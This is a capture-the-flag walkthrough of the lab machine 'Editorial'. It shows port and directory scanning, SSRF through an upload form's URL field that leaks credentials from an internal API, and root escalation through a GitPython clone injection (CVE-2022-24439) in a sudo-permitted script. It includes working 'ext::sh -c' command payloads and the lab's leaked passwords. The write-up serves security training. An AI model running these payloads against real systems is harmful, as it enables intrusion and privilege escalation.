

Editortial writeup

run a nmap to scan all port :

```
Completed Connect Scan at 09:52, 11.22s elapsed (1000 total ports)
Initiating Service scan at 09:52
Scanning 3 services on editorial.htb (10.10.11.20)
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 09:53 (0:00:21 remaining)
Stats: 0:02:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 09:56 (0:01:06 remaining)
Completed Service scan at 09:55, 141.30s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.11.20.
Initiating NSE at 09:55
Completed NSE at 09:55, 14.38s elapsed
Initiating NSE at 09:55
Completed NSE at 09:55, 1.18s elapsed
Initiating NSE at 09:55
Completed NSE at 09:55, 0.01s elapsed
Nmap scan report for editorial.htb (10.10.11.20)
Host is up (0.14s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 0d:ed:b2:9c:a2:53:fb:dc:c0:c1:19:6e:75:80:d8:64 (ECDSA)
|_ 256 0f:09:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
53/tcp    open  domain?
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-methods:
|_   Supported Methods: HEAD OPTIONS GET
|_ http-title: Editorial Tiempo Arriba
|_ http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.94SVN%I=7KD=8/7KTime=66B312C9KP=x86_64-pc-linux-gnu%r(DN
SF:SSStatusRequestTCP,E,"0x0c000x80x0100000000000000");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 09:55
Completed NSE at 09:55, 0.00s elapsed
Initiating NSE at 09:55
Completed NSE at 09:55, 0.00s elapsed
Initiating NSE at 09:55
Completed NSE at 09:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 168.93 seconds
```

Run a fuff to scan directories :

```
(daniel@kalidani) ~/Downloads
$ ffuf -w /usr/share/wordlists/dirb/big.txt -u http://editorial.htb/FUZZ

      _____
     /  _  _  _  \
    /  /  _  _  \
   /  /  _  _  \
  /  /  _  _  \
 /  /  _  _  \
/  /  _  _  \

v2.1.0-dev

:: Method      : GET
:: URL         : http://editorial.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

about      [Status: 200, Size: 2939, Words: 492, Lines: 72, Duration: 315ms]
upload     [Status: 200, Size: 7140, Words: 1952, Lines: 210, Duration: 254ms]
:: Progress: [20469/20469] :: Job [1/1] :: 158 req/sec :: Duration: [0:02:18] :: Errors: 0 ::
```

Search for result, there is a upload page in editorial.htb


Exploitation:

In file upload , upload a reverse shell.

send request.

dont forget to turn burp on!


You must get some error (URL was not found)



So we cant run a reverse shell .


We can try some SSRF => add local ip in url field => 127.0.0.1

Send request.




We get a new file. But there is nothing.

Also we can try another port on 127.0.0.1



Port 5000 have a different length.



So we try it :

Add in url field and select Preview

The screenshot shows a web browser window with the URL `editorialLhtb/upload`. The page has a dark header with navigation links: Home, Publish with us, About, and a search bar. The main content area is titled "Editorial Tiempo Arriba" and includes a sub-header: "Our editorial will be happy to publish your book. Please provide next information to meet you."

The form is titled "Book information" and contains the following fields:

- A file upload field with a text input containing `http://127.0.0.1:5000/`, a "Browse..." button, and a "No file selected." message. A "Preview" button is also present.
- A "Book name" text input field.
- A "Tell us about your book" text area.
- A "Why did you choose this publisher?" text area.
- A "Contact Email" text input field.

A new file is downloaded . its a json file

The screenshot shows a terminal window with the following commands and output:

```
(daniel@kalidani)~[~/Downloads]
$ cat 2b499a5d-9b0e-4edd-8b50-9b8c66deb945 | jq
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      },
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      },
      "new_authors": {
        "description": "Retrieve the welcome message sent to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      },
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    },
    {
      "version": {
        "changelog": {
          "description": "Retrieve a list of all the versions and updates of the api.",
          "endpoint": "/api/latest/metadata/changelog",
          "methods": "GET"
        },
        "latest": {
          "description": "Retrieve the last version of api.",
          "endpoint": "/api/latest/metadata",
          "methods": "GET"
        }
      }
    }
  ]
}
```

We are looking for users , so we search for user or authors

So we can see it in the third paragraph.

Pick up api and insert in url field again.

editorial.htb/upload

Home Publish with us About

Search...

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information

No file selected.

Book name

Tell us about your book

Why did you choose this publisher?

Contact Email

Again A new file is downloaded .

```
(daniel@kalidani)-[~/Downloads]
$ cat 424a6159-fc44-426d-a128-27d73eddaf0jq
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are: \nUsername: dev\nPassword: dev080217_devAPI16\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
```

There we go. Now we have a username and password

Use ssh to connect.

User flag:

```
File Actions Edit View Help
dev@editorial:~$ ls
apps user.txt
dev@editorial:~$ cat user.txt
9c282a9fc19185b3e5c988f85d385540
dev@editorial:~$
```

Now we search for root flag.

Root flag:

Run sudo -l command:

```
File Actions Edit View Help
dev@editorial:~/apps/.git$ whoami
dev
dev@editorial:~/apps/.git$ sudo -l
[sudo] password for dev:
Sorry, try again.
[sudo] password for dev:
Sorry, user dev may not run sudo on editorial.
dev@editorial:~/apps/.git$
```

But there is a error.

So we search for another user.

```
File Actions Edit View Help
devgeditorial:~/apps$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/ssh:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidvd:x:108:114::/run/uidvd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
lxd:x:999:1001::/snap/lxd/common:/usr/sbin/nologin
dev:x:1001:1001::/home/dev:/bin/bash
fwupd-refresh:x:113:119:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
devgeditorial:~/apps$ git$
```

We get <prod> user.

Now search for password.

In user directory , we have a git file. So with git log , open it.

```
File Actions Edit View Help
devgeditorial:~/apps$ ls -al
total 12
drwxr-xr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-xr-x 4 dev dev 4096 Aug  7 07:32 ..
drwxr-xr-x 8 dev dev 4096 Aug  7 07:25 .git
devgeditorial:~/apps$ git log
commit 8ad0f318e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfe9f28e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb23d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.

commit 3251ec9e8ffdd9b938e83a3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
      books and validate a future post in our editorial.
devgeditorial:~/apps$
```

With git show, open the commit.

```
dania@kalidani: ~/Downloads
devgeditorial:~/apps$ git show 1e84a036b2f33c59e2390730699a488c65643d28
```

```

File Actions Edit View Help
+   'editorial': 'Editorial El Tiempo Por Arriba',
+   'contact_email_1': 'soporte@tiempoarriba.oc',
+   'contact_email_2': 'info@tiempoarriba.oc',
+   'api_route': '/api/v1/metadata/'
+ }
+ },
+ {
+   '1.1': {
+     'editorial': 'Ed Tiempo Arriba',
+     'contact_email_1': 'soporte@tiempoarriba.oc',
+     'contact_email_2': 'info@tiempoarriba.oc',
+     'api_route': '/api/v1.1/metadata/'
+   },
+   '1.2': {
+     'editorial': api_editorial_name,
+     'contact_email_1': 'soporte@tiempoarriba.oc',
+     'contact_email_2': 'info@tiempoarriba.oc',
+     'api_route': f'/api/v1.2/metadata/'
+   },
+   '2': {
+     'editorial': api_editorial_name,
+     'contact_email': 'info@tiempoarriba.moc.oc',
+     'api_route': f'/api/v2/metadata/'
+   },
+   '2.3': {
+     'editorial': api_editorial_name,
+     'contact_email': api_editorial_email,
+     'api_route': f'{api_route}/'
+   }
+ }
+ }
+ return jsonify(data_editorial)
+
+# -- : (development) mail message to new authors
+@app.route(api_route + '/authors/message', methods=['GET'])
+def api_mail_new_authors():
+    return jsonify({
+        'template_mail_message': 'Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credential
s for our internal forum and authors site are:\nUsername: prod\nPassword: 060217 Production 2023!\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon'
t hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, ' + api_editorial_name + ' Team.'
+    }) # TODO: replace dev credentials when checks pass
+
+#
+# Start program

```

Now we have new username and password.

So run su prod to connect to new user.

After that , Run sudo -l

```

prod@editorial:/home/dev/apps$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:/home/dev/apps$

```

We can see that , we have access to a python file.

Search for version :

```

prod@editorial:/home/dev/apps$ pip show gitpython
Name: GitPython
Version: 3.1.29
Summary: GitPython is a python library used to interact with Git repositories
Home-page: https://github.com/gitpython-developers/GitPython
Author: Sebastian Thiel, Michael Trier
Author-email: byronimo@gmail.com, mtrier@gmail.com
License: BSD
Location: /usr/local/lib/python3.10/dist-packages
Requires: gitdb
Required-by:
prod@editorial:/home/dev/apps$

```

Search this in google for exploit.

You must have reached this:

CVE-2022-24439: <gitpython::clone> 'ext::sh -c touch% /tmp/pwned' for remote code execution

Now we run exploit:

```
File Actions Edit View Help
prod@editorial:/tmp$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:/tmp$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls.clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c touch% /tmp/pwned new_changes
stderr: 'Cloning into 'new_changes'...'
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.

prod@editorial:/tmp$ ls /tmp/
pwned
root
systemd-private-f77e3e3990874915b31915f97b6d0c79-fwupd.service-Wjlsip
system-private-f77e3e3990874915b31915f97b6d0c79-ModemManager.service-D0eW01
prod@editorial:/tmp$
```

We will modify it

And get root flag :->

```
File Actions Edit View Help
prod@editorial:/tmp$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/root.txt'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls.clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c cat% /root/root.txt% >% /tmp/root.txt new_changes
stderr: 'Cloning into 'new_changes'...'
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.

prod@editorial:/tmp$ cat /tmp/root.txt
80d28710854c4e300c685bb0b330cbe
prod@editorial:/tmp$
```